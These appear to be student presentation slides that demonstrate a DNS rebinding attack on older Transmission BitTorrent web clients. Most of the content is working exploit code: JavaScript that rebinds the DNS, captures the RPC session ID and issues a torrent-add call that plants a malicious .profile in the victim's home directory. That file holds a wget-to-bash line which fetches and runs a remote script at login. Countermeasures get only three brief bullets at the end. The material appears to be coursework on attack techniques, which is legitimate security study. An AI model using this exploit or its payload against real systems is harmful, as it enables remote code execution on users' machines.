

DNS Rebinding Attack

Transmission BitTorrent Client


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SOP, DNS, and DNS Rebinding

- What?
- How?
- Why?

Bypassing Same Origin Policy



Our Implementation

- DNS Rebinding through rbndr
 - Time varying DNS Rebinding
- Transmission (Web Client) (< v2.9.3)
 - Vulnerable RPC Server
- Download .profile to users home folder
- .profile contents:
 - `wget -q -O http://10.0.2.30/attack.sh | bash`
- .profile runs on login shell or graphical login

index.js - reload loop

```
function reloadFrame() {  
    document.getElementById("attack").src = url + "?rnd=" + Math.random();  
}  
  
function begin() {  
    start.disabled = true;  
    timer = setInterval(reloadFrame, interval * 1000);  
    reloadFrame();  
}
```

index.js - messaging

```
window.addEventListener("message", function (msg) {  
    if (msg.data.status == "start") {  
        if (msg.origin == document.getElementById("attack").src.substr(0,  
msg.origin.length)) clearInterval(timer);  
        msg.source.postMessage({cmd: "interval", param: interval}, "*");  
        msg.source.postMessage({cmd: "start", param: null}, "*");  
    }  
    if (msg.data.status == "pwned") {  
        attack.contentWindow.postMessage({cmd: "stop"}, "*");  
        clearInterval(timer);  
        alert("Attack Successful: " + msg.data.response);  
    }  
});
```

iframe.js - XMLHttpRequest loop

```
function begin() {  
    window.parent.postMessage({status: "start"}, "*");  
}  
  
window.addEventListener("message", function (e) {  
    switch (e.data.cmd) {  
        case "interval":  
            interval = parseInt(e.data.param) * 1000;  
            break;  
        case "stop":  
            clearInterval(timer);  
            break;  
        case "start":  
            timer = setInterval(sendRpc, interval);  
            break;  
    }  
});
```

sendRpc()

```
function sendRpc() {
  xhr = new XMLHttpRequest();
  xhr.open("POST", "/transmission/rpc", false);

  if (sessionid) { xhr.setRequestHeader("X-Transmission-Session-Id", sessionid); }

  try { xhr.send(command); } catch(e) { console.log("failed to send xhr"); }

  if (xhr.status == 404 || xhr.status == 501) { return; }

  if (xhr.status == 200) {
    if (command !== getSession) {
      clearInterval(timer);
      window.parent.postMessage({status: "pwned", response: xhr.responseText }, "*");
    } else {
      var downloadDir = JSON.parse(xhr.responseText).arguments["download-dir"];
      var regex = /^(\/home\/[^\/]+)(\/.*)?\/?$ /g
      var homeDir = regex.exec(downloadDir)[1];
      startDownload.arguments["download-dir"] = homeDir;
      command = JSON.stringify(startDownload);
    }
  } else if (xhr.status == 409) {
    sessionid = xhr.getResponseHeader("X-Transmission-Session-Id")
    sendRpc();
  }
}
```

RPC Attack Payloads

```
var startDownload = {
  method: "torrent-add",
  arguments: {
    "download-dir": "/home/victim",
    filename: "http://www2.macs.hw.ac.uk/~cg23/F20AN/.profile.torrent",
    paused: false
  }
};

var getSession = JSON.stringify({
  method: "session-get",
  arguments: {}
});
```


Countermeasures to DNS Rebinding

- Extended Same-Origin Policy
- DNS Pinning
- DNS Filtering

Questions